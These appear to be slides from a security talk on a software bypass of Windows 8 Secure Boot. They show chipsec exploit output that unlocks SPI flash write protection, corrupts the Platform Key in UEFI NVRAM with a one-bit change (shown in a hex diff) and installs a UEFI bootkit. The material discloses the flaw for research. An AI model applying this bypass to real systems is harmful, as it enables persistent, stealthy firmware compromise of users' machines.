
Yes

- **SecureBootEnable** variable is **SECURE_BOOT_ENABLE** and **SetupMode** variable is **USER_MODE**? Set **SecureBoot** variable to **ENABLE**
- Else? Set **SecureBoot** variable to **DISABLE**

No

- **SetupMode** is **USER_MODE**? Set **SecureBoot** variable to **ENABLE**
- **SetupMode** is **SETUP_MODE**? Set **SecureBoot** variable to **DISABLE**

First Public Windows 8 Secure Boot Bypass



```
python chipsec_main.py --module exploits.secureboot.pk - Far 3.0.3156 x64 Administrator

[+] loaded exploits.secureboot.pk
[+] imported chipsec.modules.exploits.secureboot.pk
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFFFF

[*] Reading EFI NVRAM (0x40000 bytes of BIOS region) from ROM..
[*] Done reading EFI NVRAM from ROM
[*] Searching for Platform Key (PK) EFI variables..
[*]   Found PK EFI variable in NVRAM at offset 0x12E9B
[+] Found 1 PK EFI variables in NVRAM
[*] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Modifying Secure Boot persistent configuration..
[*]   0 PK FLA = 0x212EA6 (offset in NVRAM buffer = 0x12EA6)
[*]   Modifying PK EFI variable in ROM at FLA = 0x212EA6..
[+] Modified all Platform Keys (PK) in UEFI BIOS ROM
[!] *** Secure Boot has been disabled ***
[*] Installing UEFI Bootkit..
[!] *** UEFI Bootkit has been installed ***
[*] Press any key to reboot..
```

[A Tale Of One Software Bypass Of Windows 8 Secure Boot](#)

Platform Key in NVRAM Can Be Modified

Corrupt Platform Key EFI variable in NVRAM

- Name ("PK") or Vendor GUID {8BE4DF61-93CA-11D2-AA0D-00E098032B8C}
- Recall that **AuthenticatedVariableService** DXE driver enters Secure Boot **SETUP_MODE** when correct "PK" EFI variable cannot be located in EFI NVRAM
- Main volatile **SecureBoot** variable is then set to DISABLE
- DXE **ImageVerificationLib** then assumes Secure Boot is off and skips Secure Boot checks
- Generic exploit, independent of the platform/vendor
- 1 bit modification!

PK Mod: Before and After

The image shows a WinMerge window comparing two hex files: `E:\compare\nvram_original.hex` and `E:\compare\nvram_modified.hex`. The interface includes a menu bar (File, Edit, View, Merge, Tools, Plugins, Window, Help), a toolbar, and a status bar at the bottom.

The main editing area is split into two panes. The left pane shows the original file, and the right pane shows the modified file. Both panes display hex data in columns, with ASCII text visible on the right side of each hex column. The files are identical up to line 4844, where a change is made. In the original file, the hex value `50` is highlighted in red, corresponding to the ASCII string `.....PK..Y.....`. In the modified file, this value is changed to `40`, which corresponds to the ASCII string `.....@K..Y.....`. The status bar at the bottom indicates the current line is 4844, column 1 of 67, and the difference is 1 of 1.

```
E:\compare\nvram_original.hex
f7 3f 5f 80 69 97 3e a9 f4 99 14 db ce 03 0e 0b .?_.i.>.....
66 c4 1c 6d bd b8 27 77 c1 42 94 bd fc 6a 0a bc f..m..'w.B...j..
20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
03 ff ff ff d3 02 50 4b 00 a1 59 c0 a5 e4 94 a7 .....PK..Y.....
4a 87 b5 ab 15 5c 2b f0 72 6d 03 00 00 00 00 J....\+.rm.....
00 51 03 00 00 91 30 05 3b 9f 6c cc 04 b1 ac e2 .Q....0.;.l.....
a5 1e 3b e5 f5 30 82 03 3d 30 82 02 25 a0 03 02 ...;.0..=0.%.
01 02 02 10 ca cb dc 6c d4 53 c2 a2 49 47 46 4d .....l.S..IGFM
40 dc 6a db 30 0d 06 09 2a 86 48 86 f7 0d 01 01 @.j.0...*.H....
0b 05 00 30 2a 31 28 30 26 06 03 55 04 03 13 1f ...0*1(0&..U....
41 53 55 53 54 65 4b 20 4e 6f 74 65 62 6f 6b ASUSTeK Notebook
20 50 4b 20 43 65 72 74 69 66 69 63 61 74 65 30 PK Certificate0
1e 17 0d 31 31 31 32 32 37 30 30 31 38 32 30 5a ...111227001820Z
17 0d 33 31 31 32 32 37 30 30 31 38 31 39 5a 30 ..311227001819Z0
2a 31 28 30 26 06 03 55 04 03 13 1f 41 53 55 53 *1(0&..U....ASUS
54 65 4b 20 4e 6f 74 65 62 6f 6f 6b 20 50 4b 20 TeK Notebook PK
43 65 72 74 69 66 69 63 61 74 65 30 82 01 22 30 Certificate0.."0
0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 ...*.H.....
01 0f 00 30 82 01 0a 02 82 01 01 00 83 f0 c9 66 ...0.....f
5b 42 a1 f4 be 4f 20 39 4a 0c 99 21 61 64 64 03 [B...O 9J..!add.
14 2e 2b 28 08 8c bc d5 0b 4b 35 7a e4 90 ca 3c ..+(....K5z...<
c7 f6 e9 e6 63 a8 f1 f9 ff 95 2c 86 92 ed 09 d8 ....C.....
30 d0 6b 7f 75 10 50 f1 e5 d2 17 ea df 9f f5 f3 0.k.u.P.....
b8 d9 d9 84 c6 82 34 01 73 ad a5 60 10 61 d9 20 .....4.s...`a.
33 f7 bc ba 1c 60 7d 64 fb cf 4c 2e 0e 0c b8 77 3....`d..T...w

Ln: 4844 Col: 1/67 Ch: 1/67 1252 Win


E:\compare\nvram_modified.hex
f7 3f 5f 80 69 97 3e a9 f4 99 14 db ce 03 0e 0b .?_.i.>.....
66 c4 1c 6d bd b8 27 77 c1 42 94 bd fc 6a 0a bc f..m..'w.B...j..
20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
03 ff ff ff d3 02 40 4b 00 a1 59 c0 a5 e4 94 a7 .....@K..Y.....
4a 87 b5 ab 15 5c 2b f0 72 6d 03 00 00 00 00 00 J....\+.rm.....
00 51 03 00 00 91 30 05 3b 9f 6c cc 04 b1 ac e2 .Q....0.;.l.....
a5 1e 3b e5 f5 30 82 03 3d 30 82 02 25 a0 03 02 ...;.0..=0.%.
01 02 02 10 ca cb dc 6c d4 53 c2 a2 49 47 46 4d .....l.S..IGFM
40 dc 6a db 30 0d 06 09 2a 86 48 86 f7 0d 01 01 @.j.0...*.H....
0b 05 00 30 2a 31 28 30 26 06 03 55 04 03 13 1f ...0*1(0&..U....
41 53 55 53 54 65 4b 20 4e 6f 74 65 62 6f 6b ASUSTeK Notebook
20 50 4b 20 43 65 72 74 69 66 69 63 61 74 65 30 PK Certificate0
1e 17 0d 31 31 31 32 32 37 30 30 31 38 32 30 5a ...111227001820Z
17 0d 33 31 31 32 32 37 30 30 31 38 31 39 5a 30 ..311227001819Z0
2a 31 28 30 26 06 03 55 04 03 13 1f 41 53 55 53 *1(0&..U....ASUS
54 65 4b 20 4e 6f 74 65 62 6f 6f 6b 20 50 4b 20 TeK Notebook PK
43 65 72 74 69 66 69 63 61 74 65 30 82 01 22 30 Certificate0.."0
0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 ...*.H.....
01 0f 00 30 82 01 0a 02 82 01 01 00 83 f0 c9 66 ...0.....f
5b 42 a1 f4 be 4f 20 39 4a 0c 99 21 61 64 64 03 [B...O 9J..!add.
14 2e 2b 28 08 8c bc d5 0b 4b 35 7a e4 90 ca 3c ..+(....K5z...<
c7 f6 e9 e6 63 a8 f1 f9 ff 95 2c 86 92 ed 09 d8 ....C.....
30 d0 6b 7f 75 10 50 f1 e5 d2 17 ea df 9f f5 f3 0.k.u.P.....
b8 d9 d9 84 c6 82 34 01 73 ad a5 60 10 61 d9 20 .....4.s...`a.
33 f7 bc ba 1c 60 7d 64 fb cf 4c 2e 0e 0c b8 77 3....`d..T...w

Ln: 4844 Col: 1/67 Ch: 1/67 1252 Win


Diff Pane
03 ff ff ff d3 02 50 4b 00 a1 59 c0 a5 e4 94 a7 .....PK..Y.....
03 ff ff ff d3 02 40 4b 00 a1 59 c0 a5 e4 94 a7 .....@K..Y.....

Ready Difference 1 of 1 NUM
```


Exploit Programs SPI Controller & Modifies SPI Flash



Then Installs UEFI Bootkit on ESP



